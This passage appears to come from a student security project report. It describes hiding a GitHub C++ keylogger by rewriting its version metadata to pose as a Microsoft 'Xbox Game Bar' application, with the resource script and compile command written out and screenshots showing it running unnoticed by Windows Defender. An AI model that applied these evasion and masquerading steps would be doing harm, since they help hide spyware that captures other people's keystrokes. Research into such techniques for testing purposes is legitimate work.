| Microsoft.ServiceHub.Controller.exe | 10172 | Running | dovyd | 00 | 9,500 K | x64 | Microsoft.ServiceHub.Controller |
| MSBuild.exe | 4960 | Running | dovyd | 00 | 2,060 K | x86 | MSBuild.exe |
| msedge.exe | 7588 | Running | dovyd | 00 | 17,020 K | x64 | Microsoft Edge |
| msedge.exe | 1260 | Running | dovyd | 00 | 880 K | x64 | Microsoft Edge |
| msedge.exe | 3924 | Running | dovyd | 00 | 3,068 K | x64 | Microsoft Edge |

*Figure 26 - Keylogger Hiding.*

**Disguising:**


We are using a second keylogger which has been obtained from Git Hub, this keylogger has been coded in C++ using and compiled into an executable application using Visual Studios. This allows the keylogger application to run without any detection from virus threat protection. As discussed previously, Virus Threat protection is capable of detecting a false Windows application, we must be careful as to how we are naming our application.



| | | | |
|---|---|---|---|
| compiler | 5/8/2023 11:27 AM | Application | 127 KB |
| compiler.pdb | 5/8/2023 11:27 AM | Program Debug D... | 1,620 KB |

*Figure 27 - C++ Keylogger Script*

Using the application Resource Hacker, we can edit our executable file and change multiple details such as description, version file owner and creator.




| Name | Date modified | Type |
|---|---|---|
| compiler | 5/8/2023 11:27 AM | App |
| GameLoader | 5/8/2023 11:27 AM | App |
| GameLoader_original | 5/8/2023 11:27 AM | App |

File name: compiler

Resource files (*.res, *.mui, *.dll

*Figure 28 - Information Editing with Resource Hacker*

When you open the file that you want to edit, sometimes it might not allow you to edit the description as there is no source code for it. For example, this keylogger in the image below, we are able to edit some of the source code.



Manifest : 1 : 1033


```
<?xml version='1.0' encoding='UTF-8' standalone='yes'?>
<assembly xmlns='urn:schemas-microsoft-com:asm.v1' manifestVersion='1.0'>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel level='asInvoker' uiAccess='false' />
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```

17D / 1F370 1:1 ANSI

*Figure 29 - Within the files.*

What we do however is add the resource code into the a .txt document and then save it as an .rc file like so. This code has been put together using the information provided by Wiki Books. (WikiBooks, n.d.)


We can edit our information either on the .txt file or on Resource Hacker, now this file must be saved as an .rc format, which will we have to be converted into .res using visual studios.



```
#include "winver.h"

1 VERSIONINFO
FILEVERSION 1,0,0,0
PRODUCTVERSION 1,0,0,0
FILEFLAGSMASK 0x3fL
FILEFLAGS 0x0L
FILEOS 0x4L
FILETYPE 0x1L
FILESUBTYPE 0x0L
BEGIN
    BLOCK "StringFileInfo"
    BEGIN
        BLOCK "040904b0"
        BEGIN
            VALUE "CompanyName", "Microsfot"
            VALUE "FileDescription", "Xbox Game Bar"
            VALUE "FileVersion", "1.0.0.0"
            VALUE "InternalName", "MrSafetylol"
            VALUE "LegalCopyright", "Microsfot"
            VALUE "OriginalFilename", "GameLauncher.exe"
            VALUE "ProductName", "Xbox Game Launcher"
            VALUE "ProductVersion", "1.0.0.0"
        END
    END
    BLOCK "VarFileInfo"
    BEGIN
        VALUE "Translation", 0x409, 1200
    END
END
```


*Figure 30 - Script that allows for description change.*

We must now use Microsoft Visual Studios Developer Command prompt to convert the .rc into .res *Please note*: Before converting the file into .res, you must make sure that Visual Studios has RC is in our Visual Studios as an extension, otherwise you might receive errors when trying to convert.



```
C:\Program Files\Microsoft Visual Studio\2022\Community>cd C:\Users\dovyd\PycharmProjects\pythonProject\dist - testing

C:\Users\dovyd\PycharmProjects\pythonProject\dist - testing>rc /r /fo newfile.res newfile.rc
```

The result comes out as so, now we can use the converted .res file in order to edit our description of the application.



| Name | Date modified | Type | Size |
|---|---|---|---|
| newfile.rc | 5/6/2023 8:38 PM | Resource Script | 1 KB |
| newfile.res | 5/6/2023 8:38 PM | Compiled Resourc... | 1 KB |
| newfile | 5/8/2023 3:59 PM | Text Document | 1 KB |
| quiet | 4/17/2023 5:33 PM | VBScript Script File | 1 KB |

*Figure 31 - .Res file that contains the code which can be merged with keylogger file.*

We now go back to our resource hacker, select 'Add from resource file' and add the .res file that we have converted.




Action
Compile Script F5
Save *.rc resource...
Save Resource to a RES file ...
Save Resource to a BIN file ...
Save [ Version Info ] group to a RES file ...
Save [ Version Info ] group to an RC file ...
Save ALL Resources to a RES file ...
Save ALL Resources to an RC file ...
Add from Blank Script Ctrl+B
Add an Image or Other Binary Resource ... Ctrl+M
Add using Script Template ... Ctrl+T
Add from a Resource file (*.res, *.mui, *.dll,*.exe) ...
Delete Resource Del
Rename this Resource ... F2
Change Language for this Resource ... F6
Change Language for All Resources ...
26

*Figure 32 - How to add the information for description edit.*


Now as you can see, we can go into ‘Version Info’ as it was named in the code and we are able to see our details, our main focus is “FileDescription” we change and edit that to our description.



```

1 VERSIONINFO
FILEVERSION 1,0,0,0
PRODUCTVERSION 1,0,0,0
FILEOS 0x4
FILETYPE 0x1
{
BLOCK "StringFileInfo"
{
	BLOCK "040904B0"
	{
		VALUE "CompanyName", "Microsfot"
		VALUE "FileDescription", "Xbox Gamer Bar"
		VALUE "FileVersion", "1.0.0.0"
		VALUE "InternalName", "MrSafetylol"
		VALUE "LegalCopyright", "Microsfot"
		VALUE "OriginalFilename", "GameLoader.exe"
		VALUE "ProductName", "Xbox Game Launcher"
		VALUE "ProductVersion", "1.0.0.0"
	}
}
```

*Figure 33 - Edited Information*

Now we execute our keylogger upon renaming and converting, go into the ‘Details’ section of the Task Manager and find our keylogger application running. You can see that the edited description is mixing in with the rest of the applications in the details section.




| | | | | | | | |
|---|---|---|---|---|---|---|---|
| fontdrvhost.exe | 940 | Running | UMFD-1 | 00 | 488 K | x64 | Usermode Font Driver Host |
| GameBar.exe | 2280 | Suspended | dovyd | 00 | 0 K | x64 | Xbox Game Bar |
| GameBarFTServer.exe | 6280 | Running | dovyd | 00 | 472 K | x64 | Xbox Game Bar Full Trust COM Server |
| GameLoader.exe | 11308 | Running | dovyd | 00 | 624 K | x64 | Xbox Gamer Bar |
| LocationNotificationWindows.exe | 8032 | Running | dovyd | 00 | 80 K | x64 | Location Notification |
| lsass.exe | 828 | Running | SYSTEM | 00 | 5,336 K | x64 | Local Security Authority Process |
| Microsoft.ServiceHub.Controller.exe | 10172 | Running | dovyd | 00 | 7,320 K | x64 | Microsoft.ServiceHub.Controller |
| MSBuild.exe | 4960 | Running | dovyd | 00 | 1,864 K | x86 | MSBuild.exe |

*Figure 34 - Keylogger with edited information active in the task manager.*

Here we are showcasing our keylogger working and storing keystrokes into the .txt document while threat protection is up and running, nothing is being detected.

You might notice that the keylogger is storing data differently, as this is freshly developed C++ code during its developing stage, we have not included timestamps to showcase this yet.



```
JUSTTESTING YOU MATEVIRUS AS YOU CAN SEE EVEYRTHING IS STILL WORKING AND STILL DETECTING
```

Virus & threat protect

View and update Virus & threat protection se Antivirus.

Real-time protection

Locates and stops malware from installing or can turn off this setting for a short time befo automatically.

On

Cloud-delivered protection

Provides increased and faster protection with protection data in the cloud. Works best with submission turned on.

On

Automatic sample submission

Send sample files to Microsoft to help protec potential threats. We'll prompt you if the file personal information.

On

Submit a sample manually

Tamper Protection

Prevents others from tampering with importa


On

*Figure 35 - Test showcase of the script still running with all elements active.*

### 5.3.5 Different Operating Systems

For testing purposes, we have redownloaded the C++ converted, and Python converted keyloggers on a Windows 10 operating system. The errors you see from attempting to run the application are because they are not set up on Windows 10 operating system, therefore its missing certain elements.

